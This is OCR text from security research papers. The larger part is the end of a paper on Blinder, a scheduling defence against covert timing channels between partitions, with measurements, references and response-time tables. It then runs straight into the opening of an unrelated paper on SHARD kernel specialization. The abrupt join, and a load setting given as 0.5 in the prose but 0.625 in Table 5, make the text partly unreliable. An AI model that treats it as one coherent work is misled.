


Figure 25: Configuration used for the overhead measurements with varying number of partition-level preemptions and size of arrival queue. $p_{*,*}$ =200 ms, T_*=200 ms, B_*=100 ms.

Table 2: Average and standard deviation of response times (ms) of $\tau_{L,1}$ in Figure 25.

#HP	12	18	24	30	30		
#LA	15				30	45	450
P-RES	96.15 (0.04)	96.17 (0.06)	96.19 (0.07)	96.22 (0.09)	96.22 (0.08)	96.23 (0.08)	96.39 (0.08)
P-RES-NI	96.17 (0.04)	96.19 (0.05)	96.22 (0.06)	96.24 (0.08)	96.25 (0.08)	96.26 (0.07)	96.73 (0.07)

Figure 24(b) shows the probability distribution of $\tau_{4,1}$'s response times when Π_4 is not schedulable due to the increased system load (by setting $\alpha = \beta = 1.25$ in Table 1). The complete measurements data are provided in Table 4 in Appendix B. Note that with this configuration, some tasks miss their deadlines even under P-RES. We performed this experiment to show the impact of Blinder on such an ill-configured system. Due to $\tau_{4,1}$'s longer release-delay, its worst and mean response times are increased by 41% and 45%, respectively.

Table 5 in Appendix B presents the worst-case and average-case response times when the system load is reduced to 40% (by setting $\alpha = \beta = 0.5$). The results do not show statistically significant evidence of a difference between P-RES and P-RES-NI, except that $\tau_{4,1}$'s average response time increases by 4.5% in P-RES-NI. Recall that the accuracy of the covert communication demonstrated in Section 3 increases significantly when the system is light-loaded. This suggests that Blinder can deter such malicious attempts effectively, incurring a small overhead on real-time applications.

Scheduling overheads: In our implementation of Blinder in LITMUS^{RT}, Linux high-resolution timer (hrtimer) is used to schedule the lag-based task release. When a partition is preempted, the timer is rescheduled upon resumption to account for the suspended time. Thus, the number of partition-level preemptions as well as the size of the arrival queue may affect the scheduling overhead. For this experiment, we use a two-partition configuration shown in Figure 25. Π_L enters into the deferred release mode at time 14 (ms) due to the preemption by Π_H. 15 tasks of Π_L arrive at time 44, right before Π_L returns from Π_H's preemption. Every 2 ms from time 46, Π_H preempts Π_L for 1 ms. Note that the result does not change with varying number of higher-priority partitions, because Blinder's complexity is independent of the number of partitions; it is irrelevant as to *who* preempts Π_L.

The initial lag values of the tasks that arrive at time 44 are 30. Hence, they are not released until $\tau_{L,1}$ executes for another 30 ms since returning from Π_H's preemption. We assigned the highest Π_L-local priority to $\tau_{L,1}$ to isolate any impact of task-level preemption. Therefore, the arrival queue of Π_L remains same until $\tau_{L,1}$ finishes at time 106. We vary the number of Π_H's preemptions, and accordingly the execution time of $\tau_{L,1}$ is adjusted to keep its nominal response time same. We ran each configuration for 300 seconds with and without Blinder. As Table 2 shows, $\tau_{L,1}$'s response time naturally increases with the number of Π_H's preemptions (denoted by #HP) in both cases. However, the difference of P-RES-NI from P-RES remains almost constant. Increasing the number of Π_L's tasks (denoted by #LA) that arrive at time 44, thus increasing the size of the arrival queue, does not change the trend. These results indicate that the overhead due to Blinder's lag-based task release is statistically insignificant and that it is scalable.

7 Related Work

Timing-channels are a major threat to information security [15, 18]. Microarchitectural timing-channels often involve shared hardware resources: cache [34], branch predictors [24], memory banks, TLBs, and interconnects [30]. An attacker usually either exploits the trace left by other users or overwhelms the bandwidth. Fuzzy-time [19, 42] introduces noise to system clocks so that adversaries cannot obtain precise physical time. Virtual time approaches [25, 45] enforce execution determinism by providing artificial time to processes. Although these techniques can mitigate timing-channels formed from observing physical time progress, they cannot prevent the scenarios presented in this paper because the tasks do not require any time information to perceive a change in other partition's temporal behavior.

Studies have shown that real-time scheduling can leak information, whether intended or not. Son et al. [38] provide a mathematical framework for analyzing the existence and deducibility of covert channels under Rate Monotonic scheduling. Similarly, Völp et al. [44] address the problem of information-flows that can be established by altering task execution behavior. The authors proposed modifications to the fixed-priority scheduler to close timing-channels while achieving real-time guarantees. In [43], Völp et al. also tackle the issues of information leakage through real-time locking protocols and proposed transformation for them to prevent unintended information leakage. All of these works address the problem of task-level information leakage, whereas our work concerns information-flow among time-partitions through varying partition-level behavior.

Formal verification can be used to prove absence of covert timing-channels. Murray et al. [31] show the non-interference of Sel4's time-partitions isolated by a static round-robin schedule. Liu et al. [29] prove that partitions can be dynamically scheduled, while preserving non-interference, if task arrivals are always aligned with partition's activation. Vassena et al. [41] present a language-level information-flow control

system to eliminate covert timing-channels by fixing the exact allocation of global-time for each parent-children thread group (analogous to the partition-task relationship), allowing user threads to access the global clock.

8 Conclusion

Blinder makes partition-local schedules deterministic by controlling the timing of task release and thus prevents local tasks from perceiving other partitions' varying behavior. We demonstrated that with Blinder, adversaries cannot form an algorithmic covert timing-channel through a hierarchical scheduling even if the system is configured in the most favorable way to them. Blinder enables applications to enjoy the level of flexibility that dynamic partitioning schemes would achieve while guaranteeing the partition obliviousness that static approaches would provide. Also, it is backward-compatible and minimally-intrusive in that no modification is required to the underlying (both global and local) scheduling mechanisms while incurring statistically insignificant overheads on the scheduler. Therefore, existing systems can benefit from the improved security and resource efficiency that it provides without a complete re-engineering, which is advantageous especially to safety-critical systems that require high re-certification costs.

Acknowledgments

The authors would like to thank the anonymous reviewers for their valuable comments and suggestions. This work is supported in part by NSF grants 1945541, 1763399, 1715154, and 1521523. Any opinions, findings, and conclusions or recommendations expressed here are those of the authors and do not necessarily reflect the views of sponsors.

References

[1] LynxSecure. https://www.lynx.com/products/lynxsecure-separation-kernel-hypervisor.

[2] QNX Adaptive Partitioning Thread Scheduler. https://www.qnx.com/developers/docs/7.0.0/index.html#com.qnx.doc.neutrino.sys_arch/topic/adaptive.html.

[3] QNX Hypervisor. https://blackberry.qnx.com/en/software-solutions/embedded-software/industrial/qnx-hypervisor.

[4] QNX Platform for Digital Cockpits. https://blackberry.qnx.com/content/dam/qnx/products/bts-digital-cockpits-product-brief.pdf.

[5] Wind River Helix Virtualization Platform. https://www.windriver.com/products/helix-platform/.

[6] Wind River VxWorks 653 Platform. https://www.windriver.com/products/vxworks/certification-profiles/#vxworks_653.

[7] Luca Abeni and Giorgio Buttazzo. Integrating multimedia applications in hard real-time systems. In *Proc. of the 19th IEEE Real-Time Systems Symposium*, 1998.

[8] Aeronautical Radio, Inc. *Avionics Application Software Standard Interface: ARINC Specification 653P1-3*, 2010.

[9] Jim Alves-Foss, Paul W Oman, Carol Taylor, and Scott Harrison. The mils architecture for high-assurance embedded systems. *International Journal of Embedded Systems*, 2(3/4):239–247, 2006.

[10] D. Bernstein. Containers and cloud: From LXC to docker to kubernetes. *IEEE Cloud Computing*, 1(3):81–84, 2014.

[11] Ma Bo, Mu Dejun, Fan Wei, and Hu Wei. Improvements the Seccomp Sandbox Based on PBE Theory. In *Proc. of the 27th Conference on Advanced Information Networking and Applications Workshops*, 2013.

[12] John M. Calandrino, Hennadiy Leontyev, Aaron Block, UmaMaheswari C. Devi, and James H. Anderson. LITMUS^{RT}: A testbed for empirically comparing real-time multiprocessor schedulers. In *Proc. of the 27th IEEE Real-Time Systems Symposium*, 2006.

[13] Matt Davis. Creating a vDSO: The Colonel's Other Chicken. *Linux J.*, 2011(211), 2011.

[14] R. I. Davis and A. Burns. Hierarchical fixed priority pre-emptive scheduling. In *Proc. of the 24th IEEE Real-Time Systems Symposium*, 2005.

[15] Qian Ge, Yuval Yarom, Tom Chothia, and Gernot Heiser. Time Protection: The Missing OS Abstraction. In *Proc. of the 14th EuroSys Conference*, 2019.

[16] Thomas Gleixner and Douglas Niehaus. Hrtimers and beyond: Transforming the linux time subsystems. In *Proc. of the Linux symposium*, volume 1, 2006.

[17] Gernot Heiser. The seL4 microkernel – an introduction (white paper). Revision 1.2. June 2020.

[18] Gernot Heiser, Gerwin Klein, and Toby Murray. Can we prove time protection? In *Proc. of the Workshop on Hot Topics in Operating Systems*, 2019.

[19] Wei-Ming Hu. Reducing timing channels with fuzzy time. *Journal of computer security*, 1(3-4):233–254, 1992.

[20] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. S$A: A shared cache attack that works across cores and defies vm sandboxing–and its application to aes. In *Proc. of 36th IEEE Symposium on Security and Privacy*, 2015.

[21] Mathai Joseph and Paritosh K. Pandya. Finding response times in a real-time system. *The Computer Journal*, 29(5):390–395, 1986.

[22] Jung-Eun Kim, Tarek Abdelzaher, and Lui Sha. Budgeted generalized rate monotonic analysis for the partitioned, yet globally scheduled uniprocessor model. In

Proc. of the 21st IEEE Real-Time and Embedded Technology and Applications Symposium, 2015.

[23] Vladimir Kiriansky, Ilia Lebedev, Saman Amarasinghe, Srinivas Devadas, and Joel Emer. DAWG: A Defense Against Cache Timing Attacks in Speculative Execution Processors. In *Proc. of the 51st IEEE/ACM International Symposium on Microarchitecture*, 2018.

[24] Paul Kocher, Jann Horn, Anders Fogh, , Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *Proc. of 40th IEEE Symposium on Security and Privacy*, 2019.

[25] Peng Li, Debin Gao, and Michael K Reiter. Stopwatch: a cloud architecture for timing channel mitigation. *ACM Transactions on Information and System Security (TISSEC)*, 17(2):1–28, 2014.

[26] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In *Proc. of 27th USENIX Security Symposium*, 2018.

[27] C. L. Liu and J. W. Layland. Scheduling algorithms for multiprogramming in a hard real-time environment. *Journal of the ACM*, 20(1):46–61, January 1973.

[28] Jane W. S. W. Liu. *Real-Time Systems*. Prentice Hall PTR, Upper Saddle River, NJ, USA, 1st edition, 2000.

[29] Mengqi Liu, Lionel Rieg, Zhong Shao, Ronghui Gu, David Costanzo, Jung-Eun Kim, and Man-Ki Yoon. Virtual timeline: A formal abstraction for verifying preemptive schedulers with temporal isolation. *Proc. ACM Program. Lang.*, 4, December 2019.

[30] Yangdi Lyu and Prabhat Mishra. A Survey of Side-Channel Attacks on Caches and Countermeasures. *Journal of Hardware and Systems Security*, 2(1):33–50, 2018.

[31] Toby C. Murray, Daniel Matichuk, Matthew Brassil, Peter Gammie, Timothy Bourke, Sean Seefried, Corey Lewis, Xin Gao, and Gerwin Klein. sel4: From general purpose to a proof of information flow enforcement. In *Proc. of the 34th IEEE Symposium on Security and Privacy*, 2013.

[32] John Rushby. *Noninterference, transitivity, and channel-control security policies*. SRI International, Computer Science Laboratory, 1992.

[33] John Rushby. Partitioning in avionics architectures: Requirements, mechanisms, and assurance. *NASA Langley Technical Report*, Mar. 1999.

[34] S. Saxena, G. Sanyal, and Manu. Cache based side channel attack: A survey. In *Proc. of the International Conference on Advances in Computing, Communication Control and Networking*, 2018.

[35] Lui Sha, Tarek Abdelzaher, Karl-Erik Årzén, Anton Cervin, Theodore Baker, Alan Burns, Giorgio Buttazzo, Marco Caccamo, John Lehoczky, and Aloysius K Mok. Real time scheduling theory: A historical perspective. *Real-time systems*, 28(2-3):101–155, 2004.

[36] Lui Sha, Marco Caccamo, Renato Mancuso, Jung-Eun Kim, Man-Ki Yoon, Rodolfo Pellizzoni, Heechul Yun, Russell B Kegley, Dennis R Perlman, Greg Arundale, et al. Real-time computing on multicore processors. *Computer*, 49(9):69–77, 2016.

[37] Insik Shin and Insup Lee. Periodic resource model for compositional real-time guarantees. In *Proc. of the 24th IEEE Real-Time Systems Symposium*, 2003.

[38] Joon Son and J. Alves-Foss. Covert timing channel analysis of rate monotonic real-time scheduling algorithm in mls systems. In *Proc. of the IEEE Information Assurance Workshop*, 2006.

[39] Brinkley Sprunt, Lui Sha, and John Lehoczky. Aperiodic task scheduling for hard-real-time systems. *Journal of Real-Time Systems*, 1:27–60, 1989.

[40] Jay K. Strosnider, John P. Lehoczky, and Lui Sha. The deferrable server algorithm for enhanced aperiodic responsiveness in hard real-time environments. *IEEE Trans. Comput.*, 44(1):73–91, January 1995.

[41] Marco Vassena, Gary Soeller, Peter Amidon, Matthew Chan, John Renner, and Deian Stefan. Foundations for parallel information flow control runtime systems. In *Proc. of Principles of Security and Trust*, 2019.

[42] Bhanu C Vattikonda, Sambit Das, and Hovav Shacham. Eliminating fine grained timers in xen. In *Proc. of the 3rd ACM Workshop on Cloud Computing Security*, 2011.

[43] Marcus Völp, Benjamin Engel, Claude-Joachim Hamann, and Hermann Härtig. On confidentiality preserving real-time locking protocols. In *Proc. of the 19th IEEE Real-Time Embedded Technology and Applications Symposium*, 2013.

[44] Marcus Völp, Claude-Joachim Hamann, and Hermann Härtig. Avoiding Timing Channels in Fixed-priority Schedulers. In *Proc. of the ACM Symposium on Information, Computer and Communications Security*, 2008.

[45] Weiyi Wu, Ennan Zhai, David Isaac Wolinsky, Bryan Ford, Liang Gu, and Daniel Jackowitz. Warding off timing attacks in deterland. In *Proc. of the Conference on Timely Results in Operating Systems*, 2015.

Appendix A Computation of $B_i(\mathtt{t_a}(\tau_{i,x}))$ in `ShiftRelease`

Suppose `ShiftRelease` occurs at time t, and let $\tau_{i,x}$ be the earliest-arrival task in the arrival queue. As shown in Algorithm 7, its arrival time, i.e., $\mathtt{t_a}(\tau_{i,x})$, becomes the beginning of a new deferred release mode. Here, we compute a new value




Figure 26: Empirical probability distributions of task response times under TDMA, P-RES, and P-RES-NI when $\alpha = \beta = 1$.




Figure 27: $t_a(\tau_{i,x})$ becomes the beginning of a new deferred release mode, and $B_i(t_a(\tau_{i,x}))$ is recomputed using $lag_{i,x}$.

for B_{def} based on $lag_{i,x}$ that is the remaining lag of $\tau_{i,x}$ when the ShiftRelease is happening. ShiftRelease occurs because $lag_{i,x}$ is a non-zero. That is, the executions released before $\tau_{i,x}$'s arrival (at time $t_a(\tau_{i,x})$) is shorter than what is assumed when calculating the initial lag of $\tau_{i,x}$. Hence, from $lag_{i,x}$ we can find how much budget of Π_i would have left for $\tau_{i,x}$ at its arrival.

We can consider two cases: there had been at least one budget replenishment before $t_a(\tau_{i,x})$ or not since entering the current deferred release mode (i.e., t_{def}). Figure 27 shows the former case. In this case, $t_{lastrep}$ is the time instant at which the last budget replenishment happens before $t_a(\tau_{i,x})$. At this moment, the budget is fully replenished to B_i. Now, $B_i(t_a(\tau_{i,x}))$ depends on how much of the budget is consumed by tasks of Π_i until $t_a(\tau_{i,x})$. If no tasks execute since $t_{lastrep}$, the full budget B_i would have been available at $t_a(\tau_{i,x})$. In this case, $lag_{i,x}$ is longer than $\min(t_a(\tau_{i,x}) - t_{lastrep}, B_i)$, that is, the maximum available time during the interval of $[t_{lastrep}, t_a(\tau_{i,x}))$. As $lag_{i,x}$ decreases, less budget becomes available. Therefore,

$$B_i(t_a(\tau_{i,x})) = B_i - \left[\min\left(t_a(\tau_{i,x}) - t_{lastrep}, B_i\right) - lag_{i,x}\right]_0,$$

where $[x]_0 = \max(x, 0)$. If there had been no budget replenishment since t_{def}, B_i and $t_{lastrep}$ are replaced by B_{def} and t_{def}, respectively.

Appendix B Complete Measurement Data of Response Time

Figure 26 shows the empirical probability distributions of task response times when the system shown in Table 1 (with $\alpha = \beta = 1$) in Section 6.2 is scheduled by TDMA, P-RES, and P-RES-NI. Tables 3, 4, and 5 show (i) the analytic worst-case response times (calculated by using the analysis in [14]) and (ii) experimental worst- and average-case response times.

Table 3: Experimental worst- and average-case response times (in ms) when $\alpha = \beta = 1$.

	Analytic WCRT		**TDMA** (T)			**P-RES** (P)			**P-RES-NI** (N)			**Δ Average**	
	TDMA	P-RES	Worst	Average	Stdev	Worst	Average	Stdev	Worst	Average	Stdev	(T-P)/P	(N-P)/P
$\tau_{1,1}$	42.00	18.00	44.15	19.65	13.46	18.19	9.47	5.74	18.18	9.45	5.73	107.50%	-0.21%
$\tau_{1,2}$	48.00	38.00	48.09	25.24	13.95	38.22	19.92	10.11	38.09	19.89	10.13	26.71%	-0.15%
$\tau_{1,3}$	144.00	80.00	144.01	63.57	26.83	80.23	62.71	12.14	79.90	62.59	12.17	1.37%	-0.19%
$\tau_{1,4}$	400.00	320.00	399.45	242.98	49.84	317.63	226.38	34.51	317.82	225.80	34.33	7.33%	-0.26%
$\tau_{2,1}$	43.00	31.00	43.26	21.33	13.57	31.16	14.02	8.61	31.16	14.69	8.66	52.14%	4.78%
$\tau_{2,2}$	49.00	64.00	49.09	28.92	13.85	63.18	29.85	14.71	60.96	30.15	14.87	-3.12%	1.01%
$\tau_{2,3}$	196.00	184.00	195.73	112.03	27.00	179.06	92.53	18.46	123.67	92.50	18.84	21.07%	-0.03%
$\tau_{2,4}$	600.00	664.00	592.93	364.63	64.89	478.56	323.98	51.16	477.04	320.96	51.13	12.55%	-0.93%
$\tau_{3,1}$	44.00	46.00	44.17	23.09	13.64	46.13	18.15	11.26	46.11	20.23	11.67	27.22%	11.46%
$\tau_{3,2}$	96.00	90.00	96.02	52.37	23.70	89.90	39.69	19.06	85.89	40.35	19.30	31.95%	1.66%
$\tau_{3,3}$	248.00	250.00	243.58	139.79	38.79	235.55	120.07	25.86	169.50	120.33	26.39	16.42%	0.22%
$\tau_{3,4}$	800.00	890.00	732.36	491.47	75.26	637.61	400.21	73.04	631.58	395.00	71.92	22.80%	-1.30%
$\tau_{4,1}$	45.00	67.00	45.15	24.87	13.67	67.08	21.96	13.69	67.10	26.37	14.89	13.25%	20.08%
$\tau_{4,2}$	95.00	128.00	95.06	53.82	24.29	119.97	49.58	22.44	116.81	50.31	22.95	8.55%	1.47%
$\tau_{4,3}$	200.00	328.00	199.78	161.71	29.21	287.48	142.65	34.67	223.48	142.54	35.45	13.36%	-0.08%
$\tau_{4,4}$	800.00	1128.00	797.48	607.31	92.55	786.56	438.05	94.71	745.06	427.14	92.11	38.64%	-2.49%

Table 4: Experimental worst- and average-case response times (in ms) when $\alpha = \beta = 1.25$.

	Analytic WCRT		**TDMA** (T)			**P-RES** (P)			**P-RES-NI** (N)			**Δ Average**	
	TDMA	P-RES	Worst	Average	Stdev	Worst	Average	Stdev	Worst	Average	Stdev	(T-P)/P	(N-P)/P
$\tau_{1,1}$	40.00	17.50	40.20	18.39	12.95	17.67	9.46	5.55	17.68	9.45	5.55	94.40%	-0.11%
$\tau_{1,2}$	47.50	37.50	47.55	25.16	13.65	37.65	20.52	9.63	37.58	20.49	9.64	22.61%	-0.15%
$\tau_{1,3}$	142.50	80.00	142.37	64.15	25.54	80.03	63.15	11.85	79.85	63.06	11.87	1.58%	-0.14%
$\tau_{1,4}$	400.00	320.00	398.42	239.97	48.22	316.44	227.36	34.05	316.15	227.18	34.11	5.55%	-0.08%
$\tau_{2,1}$	41.25	31.25	41.41	20.51	13.13	31.39	13.99	8.34	31.40	14.95	8.42	46.60%	6.86%
$\tau_{2,2}$	48.75	65.00	48.77	29.80	13.53	61.26	30.82	13.78	61.16	31.18	14.04	-3.31%	1.17%
$\tau_{2,3}$	195.00	185.00	194.31	111.08	26.48	179.58	92.71	18.18	124.54	92.97	18.64	19.81%	0.28%
$\tau_{2,4}$	600.00	665.00	591.01	365.91	63.16	477.13	321.29	50.97	474.49	317.92	50.95	13.89%	-1.05%
$\tau_{3,1}$	42.50	47.50	42.65	22.66	13.23	47.61	17.83	10.38	47.60	21.00	11.29	27.09%	17.78%
$\tau_{3,2}$	95.00	97.50	94.95	52.11	22.40	95.36	41.25	17.29	87.33	42.02	17.71	26.33%	1.87%
$\tau_{3,3}$	247.50	257.50	241.86	140.15	37.12	236.91	118.71	26.52	176.51	119.21	26.70	18.06%	0.42%
$\tau_{3,4}$	800.00	897.50	723.41	488.99	73.51	631.79	379.96	73.63	615.82	372.57	73.07	28.70%	-1.94%
$\tau_{4,1}$	43.75	93.75	43.86	24.82	13.26	88.13	23.45	12.79	124.45	34.08	18.17	5.84%	45.33%
$\tau_{4,2}$	93.75	162.50	93.72	55.01	23.11	156.96	56.45	21.73	167.54	62.28	24.24	-2.55%	10.33%
$\tau_{4,3}$	200.00	362.50	199.52	162.74	28.88	352.83	151.24	45.33	293.57	151.00	41.55	7.60%	-0.16%
$\tau_{4,4}$	800.00	1162.50	796.62	606.38	91.23	848.32	446.81	105.42	781.24	424.71	99.57	35.71%	-4.95%

Table 5: Experimental worst- and average-case response times (in ms) when $\alpha = \beta = 0.625$.

	Analytic WCRT		**TDMA** (T)			**P-RES** (P)			**P-RES-NI** (N)			**Δ Average**	
	TDMA	P-RES	Worst	Average	Stdev	Worst	Average	Stdev	Worst	Average	Stdev	(T-P)/P	(N-P)/P
$\tau_{1,1}$	46.00	19.00	47.18	22.28	14.12	19.20	9.47	6.01	19.21	9.45	6.01	135.27%	-0.21%
$\tau_{1,2}$	49.00	39.00	49.17	25.18	14.32	39.27	18.55	11.04	39.17	18.57	11.01	35.74%	0.11%
$\tau_{1,3}$	147.00	80.00	147.22	78.85	21.99	80.36	61.44	12.77	80.08	61.35	12.81	28.34%	-0.15%
$\tau_{1,4}$	400.00	320.00	639.17	259.47	42.66	319.41	223.67	35.18	318.73	222.62	35.15	16.01%	-0.47%
$\tau_{2,1}$	46.50	30.50	46.71	23.06	14.20	30.68	14.10	9.03	30.69	14.29	9.03	63.55%	1.35%
$\tau_{2,2}$	49.50	62.00	49.66	26.99	14.28	60.59	27.80	16.39	60.54	27.83	16.47	-2.91%	0.11%
$\tau_{2,3}$	198.00	182.00	197.99	113.49	27.82	144.64	91.76	19.37	121.92	91.61	19.48	23.68%	-0.16%
$\tau_{2,4}$	600.00	662.00	598.90	366.12	68.12	480.02	326.37	52.30	477.95	325.10	52.24	12.18%	-0.39%
$\tau_{3,1}$	47.00	43.00	47.21	24.00	14.22	43.09	18.58	12.03	43.08	19.18	12.10	29.17%	3.23%
$\tau_{3,2}$	98.00	85.00	98.19	52.99	26.30	83.08	36.85	21.66	83.00	36.99	21.75	43.80%	0.38%
$\tau_{3,3}$	249.00	245.00	247.12	142.19	40.96	211.52	121.09	26.20	164.84	120.98	26.52	17.43%	-0.09%
$\tau_{3,4}$	800.00	885.00	786.50	499.35	79.08	636.94	424.84	70.98	638.34	421.88	70.23	17.54%	-0.70%
$\tau_{4,1}$	47.50	56.50	47.69	24.93	14.23	56.65	23.12	15.11	56.58	24.17	15.23	7.83%	4.54%
$\tau_{4,2}$	97.50	109.00	97.71	54.80	26.32	106.56	45.97	26.92	106.45	46.03	27.07	19.21%	0.13%
$\tau_{4,3}$	200.00	309.00	294.37	159.48	29.94	294.48	149.41	33.47	208.70	148.94	34.21	6.74%	-0.31%
$\tau_{4,4}$	800.00	1109.00	799.10	607.05	94.49	790.65	510.74	89.55	794.26	507.11	89.77	18.86%	-0.71%

SHARD: Fine-Grained Kernel Specialization with Context-Aware Hardening

Muhammad Abubakar Adil Ahmad Pedro Fonseca Dongyan Xu
Department of Computer Science and CERIAS, Purdue University
{mabubaka, ahmad37, pfonseca, dxu}@purdue.edu

Abstract

With growing hardware complexity and ever-evolving user requirements, the kernel is increasingly bloated which increases its attack surface. Despite its large size, for specific applications and workloads, only a small subset of the kernel code is actually required. Kernel specialization approaches exploit this observation to either harden the kernel or restrict access to its code (debloating) on a per-application basis. However, existing approaches suffer from coarse specialization granularity and lack strict enforcement which limits their effectiveness.

This paper presents SHARD, a practical framework to enforce fine-grain kernel specialization. SHARD specializes at both the application and system call levels to significantly restrict the kernel code exposed to attackers. Furthermore, SHARD introduces context-aware hardening to dynamically enable code hardening during suspicious execution contexts. SHARD implements an instance of a context-aware hardening scheme using control-flow integrity (CFI), which provides near-native performance for non-hardened executions and strong security guarantees. Our analysis of the kernel attack surface reduction with SHARD as well as concrete attacks shows that SHARD exposes 181× less kernel code than the native kernel, an order of magnitude better than existing work, and prevents 90% of the evaluated attacks. Our evaluation shows that the average performance overhead of SHARD on real-world applications is moderate—10% to 36% on NGINX, 3% to 10% on Redis, and 0% to 2.7% on the SPEC CPU 2006 benchmarks.

1 Introduction

Operating system kernels have seen an exponential growth during the last two decades. The Linux kernel, for instance, grew from 2.4 million [15] lines of source code in 2001 to a staggering 27.8 million lines of source code in 2020 [14]. This growth is in large part a consequence of an increasingly diverse range of functions (e.g., supporting many devices) implemented by modern kernels. Unfortunately, because larger kernels increase the trusted computing base (TCB), systems have become increasingly vulnerable to attacks that exploit kernel defects to take complete control of the machine.

A promising approach to minimize any software codebase is by specialization through debloating [21, 31, 47, 50], which retains a small part of the codebase required for specific workloads and prevents the rest of the code from running. In the context of the kernel, debloating the kernel code for specific applications [30, 36], can reduce the kernel code to 8.89% of its native size and prevent attackers from exploiting many kernel vulnerabilities without hindering application functionality. However, because kernels are so large, even such kernel code reduction leaves vulnerable a significant part of the kernel, which can be exploited by attackers.

This paper proposes, SHARD, a practical framework for dynamic kernel specialization that implements fine-grained specialization. Unlike previous work that limits the granularity of specialization to the application level, SHARD goes significantly beyond by specializing the kernel at the system call level for each target application, which further constraints the amount of kernel code that an attacker can leverage. As a result, SHARD exposes 181× less kernel code, on average, than the native linux kernel, which is an order of magnitude better than existing work on kernel debloating [30].

At a high-level, SHARD first identifies the kernel code required to execute a system call by a specific application and then, during run-time, it ensures that only that kernel code is allowed to run when the application invokes the same system call. By profiling Linux with real-world applications, we concluded that in the majority of cases, two system calls share less than half of the kernel code that they execute. This low-overlap is expected because the kernel implements several classes of services (e.g., file operations, network operation, process management) using distinct code. Hence, fine-grained specialization, at the system call and application-level, significantly reduces the amount of kernel code exposed to attackers at any given point.

In addition to employing fine-grained specialization, SHARD also addresses the challenge of identifying the parts of

the kernel that a system call, invoked by a specific application, should be allowed to execute, i.e., the kernel coverage of system calls. Dynamic profiling of applications [30,36–38,53,62] and static program analysis techniques [29,42,56,61] are common techniques used to identify the coverage of legitimate execution (e.g., code that does not subvert the control-flow of the kernel) but these techniques are either incomplete or unsound when applied to complex systems, such as the kernel. As a result of these limitations, prior specialization techniques compromise the security guarantees by either (a) only logging executions that reach unexpected code [30], instead of strictly enforcing specialization, which makes them ineffective at preventing attacks, or (b) overestimating the code that should be allowed to execute, which significantly increases the amount of code that attackers can use.

SHARD implements *context-aware hardening*, a new technique to address the limitations of program analysis and dynamic profiling techniques on complex code, such as kernels. Context-aware hardening *dynamically hardens* kernel code for suspicious executions, i.e., profiling or static analysis could not determine that the execution should be allowed or not. Because kernel code that falls under this class, even though representing more than half of the kernel, only rarely executes, context-aware hardening is a low-cost solution, unlike full-system hardening, that enables strict debloating enforcement.

